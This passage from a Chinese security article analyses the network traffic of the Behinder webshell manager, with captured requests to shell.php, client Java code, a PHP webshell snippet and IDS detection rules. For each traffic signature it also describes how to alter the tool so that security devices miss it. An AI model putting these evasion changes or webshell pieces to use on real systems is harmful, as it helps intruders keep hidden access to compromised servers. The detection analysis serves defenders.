GET /shell.php?I9KC7=hRU2c41&8IcfckT=WWu0r&kn087jv=eIl2b&pass=DYnl4f&09noL0N=b0f8pi&7ijuzs9=Nu1RSq&vJmHTXf=2NvTN HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:75.0) Gecko/20100101 Firefox/75.0
Host: 192.168.81.130
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
```

2019年11月发布的Chrome 78.0.3904.108：

```
GET /shell.php?fVc7s=lYSOf21&rcMLPry=tgthyWn&DiJb8=bIuJwS&pass=JyMUNNh&kE9erOj=8GfgU&8fo2OL=NBhtxjT HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.108 Safari/537.36
Host: 192.168.81.130
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
```

4.header中的Accept

在请求header中的Accept字段默认会是一个比较奇怪的值，此值在GET形式和POST形式的请求中均存在。而在正常的浏览器或其他设备访问的报文中Accept的值不会是这样的，所以此处也可以作为一个强力有效的规则检测依据。

GET请求：

```
GET /shell.php?fVc7s=lYSOf21&rcMLPry=tgthyWn&DiJb8=bIuJwS&pass=JyMUNNh&kE9erOj=8GfgU&8fo2OL=NBhtxjT HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.108 Safari/537.36
Host: 192.168.81.130
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
```

POST请求：

```
5c95e7d3906724bbPOST /shell.php HTTP/1.1
Content-Type: text/html; charset=utf-8
Cookie: PHPSESSID=65t6nt40q22cg5g2h2oc78mcr2; path=/
User-Agent: Mozilla/5.0 (Windows NT 6.3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.108 Safari/537.36
Cache-Control: no-cache
Pragma: no-cache
Host: 192.168.81.130
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
Content-Length: 1068
```

此处产生的原因是JAVA的HTTPURLConnection库（"冰蝎"使用的HTTP通信库）在没有设置Accept值时会自动设置该值作为默认值，而源码中默认并没有对Accept进行处理。

修改思路：

修改请求header中的Accept的值。

修改后的效果：

GET请求：

```
GET /shell.php?BRme2=YuaWSZA&54FT8c=tL46hr&pass=4SE44k0&lpKiX7=0403qGH&79Jxv9=gyMM5 HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.132 Safari/537.36
Host: 192.168.81.130
Connection: keep-alive
```

POST请求：

```
afeb4d5784676940POST /shell.php HTTP/1.1
Content-Type: text/html; charset=utf-8
Cookie: PHPSESSID=fvodmiikcvpu2sfls6j8v5h1d1; path=/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.132 Safari/537.36
Cache-Control: no-cache
Pragma: no-cache
Host: 192.168.81.130
Connection: keep-alive
Content-Length: 1068
```

5．二次密钥获取

在"冰蝎"的默认流量中，会有两次通过GET形式的请求获取密钥的过程，这点比较奇怪。

此处也可作为一个检测点。

我们来看下代码实现：

```java
            if(s == "Content-type")
                continue;
            urlwithSession = s;
            ((HttpURLConnection) urlConnection).setRequestProperty(urlwithSession, requestHeaders.get(urlwithSession));
        }
        if (((HttpURLConnection) urlConnection).getResponseCode() == 302 || ((HttpURLConnection) urlConnection).getResponseCode() == 301) {
            urlwithSession = ((String) ((List) ((HttpURLConnection) urlConnection).getHeaderFields().get("Location")).get(0));
            if (!urlwithSession.startsWith("http")) {
                urlwithSession = url.getProtocol() + "://" + url.getHost() + ":" + (url.getPort() == -1 ? url.getDefaultPort() : url.getPort()) + urlwithSessi
                urlwithSession = urlwithSession.replaceAll(password + "=[0-9]*", "");
            }

            result.put("urlWithSession", urlwithSession);
        }

        boolean error = false;
        errorMsg = "";
        if (((HttpURLConnection) urlConnection).getResponseCode() == 500) {
            isr = new InputStreamReader(((HttpURLConnection) urlConnection).getErrorStream());
            error = true;
            errorMsg = "密钥获取失败,密码错误?";
        } else if (((HttpURLConnection) urlConnection).getResponseCode() == 404) {
            isr = new InputStreamReader(((HttpURLConnection) urlConnection).getErrorStream());
            error = true;
            errorMsg = "页面返回404错误";
        } else {
            isr = new InputStreamReader(((HttpURLConnection) urlConnection).getInputStream());
        }

        br = new BufferedReader(isr);

        String line;
        while ((line = br.readLine()) != null) {
            sb.append(line);
        }

        br.close();
        if (error) {
            throw new Exception(errorMsg);
        } else {
            String rawKey_1 = sb.toString();
            String pattern = "[a-fA-F0-9]{16}"; // 正则匹配16位密钥
            Pattern r = Pattern.compile(pattern);
            Matcher m = r.matcher(rawKey_1);
```

这一步是将密钥存入rawkey_1变量中。

```java
            String rawKey_1 = sb.toString();
            String pattern = "[a-fA-F0-9]{16}"; // 正则匹配16位密钥
            Pattern r = Pattern.compile(pattern);
            Matcher m = r.matcher(rawKey_1);
            if (!m.find()) {
                throw new Exception("页面存在，但是无法获取密钥!");
            } else {
                int start = 0;
                int end = 0;
                int cycleCount = 0;

                while (true) {
                    // 再次获取密钥
                    Map<String, String> KeyAndCookie = getRawKey(getUrl, password, requestHeaders);
                    String rawKey_2 = KeyAndCookie.get("key");
                    byte[] temp = CipherUtils.bytesXor(rawKey_1.getBytes(), rawKey_2.getBytes());

                    int i;
                    for (i = 0; i < temp.length; ++i) {
                        if (temp[i] > 0) {// 从左数，第一个大于0的位数
                            if (start == 0 || i <= start) {
                                start = i;
                            }
                            break;
                        }
                    }

                    for (i = temp.length - 1; i >= 0; --i) {
                        if (temp[i] > 0) {// 从右数，第一个大于0的位数
                            if (i >= end) {
                                end = i + 1;
                            }
                            break;
                        }
                    }

                    if (end - start == 16) {
                        result.put("cookie", KeyAndCookie.get("cookie"));
                        result.put("beginIndex", String.valueOf(start));
                        result.put("endIndex", String.valueOf(temp.length - end));
                        String finalKey = new String(Arrays.copyOfRange(rawKey_2.getBytes(), start, end));
                        result.put("key", finalKey);
                        return result;
                    }
```

第一次获取到的key

第二次获取的key

将密钥2返回

再次获取的密钥存到rawkey_2变量中，之后rawkey_1和rawkey_2进行了异或操作，通过异或结果来判断，从而结束循环条件，最多尝试获取10次密钥。实话说这块代码没太看出来作用，实际是大部分情况2次就OK了，3次获取密钥的情况都不太多。个人感觉这块是为了校验获取到的密钥是否可用以及控制获取密钥的次数。

修改思路：

删掉多次获取密钥的过程，可以改成一次获取密钥。或者直接把密钥写到webshell里，省去获取密钥的过程。

修改后的效果：

6.response中返回密钥

在获取密钥时，密钥返回是直接以16位字符的形式返回到客户端。这时会有比较大的破绽，我们来看下常用的检测规则：

```
\r\n\r\n[a-z0-9]{16}$
```

和

```
Content-Length: 16
```

检测内容是：以两个\r\n完整换行加上16位字母小写+数字组合为结尾，再配合Content-Length: 16 为规则一起检测。


```
HTTP/1.1 200 OK
Date: Sun, 12 Jul 2020 02:13:11 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.5.38
X-Powered-By: PHP/5.5.38
Set-Cookie: PHPSESSID=bba8mc4l3cs6j11qldoq2ljh12; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 16
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

9dcae8ccd859394cPOST /shell.php HTTP/1.1
```

我们来看下客户端代码对于密钥的匹配规则：

Utils.java

```
156         br = new BufferedReader(isr);
157
158         String line;
159         while ((line = br.readLine()) != null) {
160             sb.append(line);
161         }
162
163         br.close();
164         if (error) {
165             throw new Exception(errorMsg);
166         } else {
167             String rawKey_1 = sb.toString();
168             String pattern = "[a-fA-F0-9]{16}"; // 正则匹配16位密钥
169             Pattern r = Pattern.compile(pattern);
170             Matcher m = r.matcher(rawKey_1);
171             if (!m.find()) {
172                 throw new Exception("页面存在，但是无法获取密钥!");
173             } else {
174                 int start = 0;
175                 int end = 0;
176                 int cycleCount = 0;
177
```

源码只匹配了16位的字母a-f大小写+数字，hah~ 这是因为啥呢？？？



原因在"冰蝎"默认自带的webshell里：

```
4   if (isset($_GET['pass']))
5   {
6       $key=substr(md5(uniqid(rand())),16);
7       $_SESSION['k']=$key;
8       print $key;
9   }
```


因为webshell 生成的密码算法为md5，md5输出结果显示是16进制，所以只有0-9a-f。

修改思路：

GET形式访问时，可以加入一些混淆的返回内容，或者将密钥变型。

修改后的效果：

可以先从视觉效果上隐藏起来：



流量侧：

这里只是简单的加了一些内容作为演示，实战时可以根据情况混淆。

7.header中的Cookie

因为"冰蝎"默认自带的webshell中的key在将密钥返回客户端后，会将密钥保存在Session中。而SessionId在第一次客户端请求时作为Cookie发送给了客户端，所以Cookie也是作为我们一个重要检查点。

```
fc56f4236dd7d922GET /shell.php?pass=352 HTTP/1.1
Content-type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET
CLR 3.0.30729; Media Center PC 6.0; InfoPath.3; .NET4.0C; .NET4.0E)
Host: 192.168.81.130
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive

HTTP/1.1 200 OK
Date: Thu, 09 Jul 2020 08:43:13 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.5.38
X-Powered-By: PHP/5.5.38
Set-Cookie: PHPSESSID=4jmtkk8cj2f8vs6udgfdi6qe22; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 16
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html

0161a6755f117c95POST /shell.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=4jmtkk8cj2f8vs6udgfdi6qe22; path=/
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET
CLR 3.0.30729; Media Center PC 6.0; InfoPath.3; .NET4.0C; .NET4.0E)
Cache-Control: no-cache
Pragma: no-cache
Host: 192.168.81.130
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
Content-Length: 1068
```

Cookie中的问题是"path=/"这部分。在访问服务器时，服务端将Cookie以Set-Cookie的response头中的形式返回，其中Path是该Cookie的应用路径。

举个例子：

Cookie1; Path=/

Cookie2; Path=/admin/

当浏览器访问网站 "/" 路径时，只会携带Cookie1。当访问 "/admin/" 路径时，会同时携带Cookie1和Cookie2。

在正常浏览器访问下，path是不会作为Cookie本身的一部分发送到服务端的。

来看下客户端代码：

*Utils.java

```
276         String line;
277         while (var12.hasNext()) {
278             String headerName = var12.next();
279             if (headerName != null && headerName.equalsIgnoreCase("Set-Cookie")) {
280                 for (Iterator var14 = ((List) headers.get(headerName)).iterator(); var14.hasNext(); cookieValues = cookieValues + ";" + line) {
281                     line = (String) var14.next();
282                 }
283
284                 cookieValues = cookieValues.startsWith(";") ? cookieValues.replaceFirst(";", "") : cookieValues;
285                 break;
286             }
287         }
288
289         result.put("cookie", cookieValues);
```

此处将服务端返回的Cookie所有字符都在客户端存储起来，当客户端发送请求时全部将这些字符作为Cookie发送出去。

修改思路：

将发送请求中Cookie的Path字段去掉。

修改后的效果：

0x07 总结

在实际检测中，单一的规则检测对"冰蝎"的误报率会比较高，一些比较明显的特征相互结合使用，会有事半功倍的效果。通过魔改程序也只能在一定时间内绕过安全设备的检测。真正想要持续有效必须不断更新，不断学习，在这攻防的浪潮中砥砺前行。

安全路漫漫，与君共勉。